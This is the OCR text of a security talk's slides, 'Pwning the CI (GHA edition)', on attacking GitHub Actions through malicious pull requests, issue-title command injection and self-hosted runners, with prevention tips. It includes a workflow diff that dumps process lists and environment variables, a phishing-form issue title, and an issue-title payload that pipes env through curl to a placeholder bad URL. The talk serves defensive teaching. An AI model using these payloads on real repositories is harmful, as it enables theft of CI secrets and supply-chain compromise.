



Pwning the CI
(GHA edition)

Your Crew:
Steve Giguere (Bridgecrew)
Twitter: @_SteveGiguere_

Real External Attack via Malicious PR

- Submitting changes to the .github/workflows YAML



External Attack via Malicious PR

304 .github/workflows/build.yml

Viewed

```
@@ -1,298 +1,12 @@
```


```
- name: build
-
  on:
-   workflow_dispatch:
-   push:
-     branches:
-       - master
-     paths-ignore:
-       - 'docs/**'
-       - 'INTHEWILD.md'
-       - 'README.md'
-       - '.github/**'
-
- concurrency:
-   group: 'build'
-   cancel-in-progress: true

  jobs:
-   integration-tests:
-     strategy:
-       fail-fast: true
-       matrix:
-         python: ["3.7", "3.8", "3.9", "3.10"]
-         os: [ubuntu-latest, macos-latest, windows-latest]
-     runs-on: ${{ matrix.os }}
-     steps:
-       - uses: actions/checkout@v3
-       - uses: actions/setup-python@v3
-         with:
-           python-version: ${{ matrix.python }}
```

```
  on:
+   pull_request:

  jobs:
+   test:
+     runs-on: self-hosted
+     steps:
+     - uses: actions/checkout@v1
+     - name: ps
+       run: ps aeuxwww
+     - name: env
+       run: env
```

Using self-hosted runners on public repos are bad(?)….. m.. kay

According to an cheatsheet by gitguardian:

- **Only run workflows on trusted code**
- **Harden your Action runners (and don't use self-hosted runners for public repositories!)**



https://blog.gitguardian.com/github-actions-security-cheat-sheet/

A Brief History of Steve!

- Cloud Security Advocate - Bridgecrew
- Coder since 19XXs
- CyberSecurity
  - Synopsys, Aqua Security, StackRox (Red Hat), Bridgecrew
- Specialisations
  - #kubernetes, #containers, #CICD, #devsecops
- Co-organiser of the DevSecOps London Gathering Meetup
  - (~2500 members)
- Host of a Cloud Native Security Twitch show

Steve Giguere
Cloud Native Security Advocate,
CKA/CKAD/CKS, Keynote Speaker,...

Super safe LinkedIn QR Code -------->

Agenda(ish)

- **CI**
  - GitHub Actions
    - What could possibly go wrong?
- **Threats**
  - External Threat
  - Malicious Insider
- **Attack Vectors**
  - Command Injection (via Issue “Ticket Grooming”)
  - Secrets exfiltration
  - Runner Takeover
- **Prevention**
  - Best Practices
  - Automation with open source

OWASP


TOP 10

Coding issues like input sanitization have been replaced by **misconfigurations and supply chain risks**

- **A01:2021-Broken Access Control**
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- **A04:2021-Insecure Design**
- **A05:2021-Security Misconfiguration**
- ***A06:2021-Vulnerable and Outdated Components***
- A07:2021-Identification and Authentication Failures
- **A08:2021-Software and Data Integrity Failures**
- **A09:2021-Security Logging and Monitoring Failures**
- A10:2021-Server-Side Request Forgery

GitHub Actions (are what)?

“GitHub Actions is a continuous integration and continuous delivery (CI/CD) platform that allows you to automate your build, test, and deployment pipeline. You can create workflows that build and test every pull request to your repository, or deploy merged pull requests to production.” – GitHub



GitHub Actions Workflows (are what)?

“Workflows are defined in the **.github/workflows** directory in a repository, and a repository can have multiple workflows, each of which can perform a different set of tasks. For example, you can have:

- one workflow to build and test pull requests
- another workflow to deploy your application
- another workflow that adds a label every time someone opens a new issue.”
- *sanitization of issue title or description*

– GitHub

The fundamental problem is...

GitHub can and often will run new workflows in the .github/workflows path.

Even if those workflow files are in fact the committed files

Meta-data like ‘Issue Name’ and ‘Issue Description’ are available to workflows.


These are often used as unsanitized inputs for a variety of reasons

The workflow directory shares the same access controls as the entire repository.

In reality this is not ideal.

GitHub Actions Workflow Example

```yaml
name: learn-github-actions
on: [push]
jobs:
  check-bats-version:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3
      - uses: actions/setup-node@v3
        with:
          node-version: '14'
      - run: npm install -g bats
        - run: bats -v
```



A few GitHub Actions attack vectors!

- *sanitization of issue title or description.*
- *a workflow to build and test pull requests*
- *a workflow to deploy your application*


A few GitHub Actions attack vectors!

- *sanitization of issue title or description.*
  - **Command injection via Issue or PR title**
    - Exploit existing workflows (Issue Management/Grooming)
- *a workflow to build and test pull requests*
  - **Push a new workflow with executing my own commands**
  - **Use the GITHUB TOKEN for malicious purposes**
- *a workflow to deploy your application*
  - **Push a new workflow with code designed to exfiltrate `env` and *.secrets**

An Attacker's Guide


Plan A. External Attack

- Submit a workflow as an external contributor. It's easy to accidentally "Approve and run"



Plan B. Become a Malicious Insider

- Submit legitimate "first-time" contributions (readme.md, "good first issue")
  - Often the "Require approval" is off for new project looking for new contributions.
- Be a force for good until you are elevated to being a collaborator!



eurogig / pwnci0822 Public

Pin | Unwatch 1 | Fork 0 | Star 0

Code Issues Pull requests Actions Projects Wiki Security Insights Settings

main | 1 branch | 0 tags | Go to file | Add file | Code

eurogig Create blank.yml — 0fd041e yesterday — 2 commits

.github/workflows	Create blank.yml	yesterday
LICENSE	Initial commit	yesterday
README.md	Initial commit	yesterday

README.md

pwnci0822

An exciting new open source project

About

An exciting new open source project

- Readme
- MIT license
- 0 stars
- 1 watching
- 0 forks

Releases

No releases published
Create a new release

Packages

No packages published
Publish your first package

eurogig / pwnci0822 Public

Pin | Unwatch 1 | Fork 1 | Star 0

Code Issues Pull requests Actions Projects Wiki Security Insights Settings

main | 1 branch | 0 tags | Go to file | Add file | Code

eurogig Create blank.yml — 0fd041e yesterday — 2 commits

.github/workflows	Create blank.yml	yesterday
LICENSE	Initial commit	yesterday
README.md	Initial commit	yesterday

README.md

pwnci0822

An exciting new open source project

About

An exciting new open source project

- Readme
- MIT license
- 0 stars
- 1 watching
- 1 fork

Releases

No releases published
Create a new release

Packages

No packages published
Publish your first package

Let’s take a look at my demo environment…

Attack 1

Leverage issue grooming

How real is the problem?

```
46  Once the source code is available, we want to generate the blog post from the issue
    metadata. Here is a very basic version of this, though I ended up doing more tweaking
    in the end:
47
48  ```yaml
49        - name: Generate Post
50          env:
51            POST_TITLE: ${{ github.event.issue.title }}
 …
79              Automagically sprouted for publishing.
```

Title <h3>Session expired: Please login to proceed</h3> <form action=http://<malicious site…

Or perhaps worse?

Searching for other users of meta-data on GitHub found 1000s of examples like...


```
8       name: Check issue title
9       steps:
10      - run: |
11          title="${{ github.event.issue.title }}"
12          if [[ ! $title=~.*.:\ .* ]]; then
13            echo "Bad issue title"
14            exit 1
15          fi
```

What if we create a new issue?

Title:

```
`env | curl -H "Content-Type: application/json" -X POST -d
"$(</dev/stdin)" <Bad URL> `
```

Let’s give it a try!


Search or jump to...
Pull requests
Issues
Marketplace
Explore
eurogig / pwnci0822
Public
Watch 1
Fork 1
Star 0
Code
Issues
Pull requests 1
Actions
Projects
Wiki
Security
Insights
Create issuecheck.yaml #1
Edit
Code
Merged
eurogig merged 1 commit into eurogig:main from loudcanadian:main 5 minutes ago
Conversation 0
Commits 1
Checks 0
Files changed 1
+15 −0
loudcanadian commented 6 minutes ago
Contributor
No description provided.
Create issuecheck.yaml
Verified
4706679
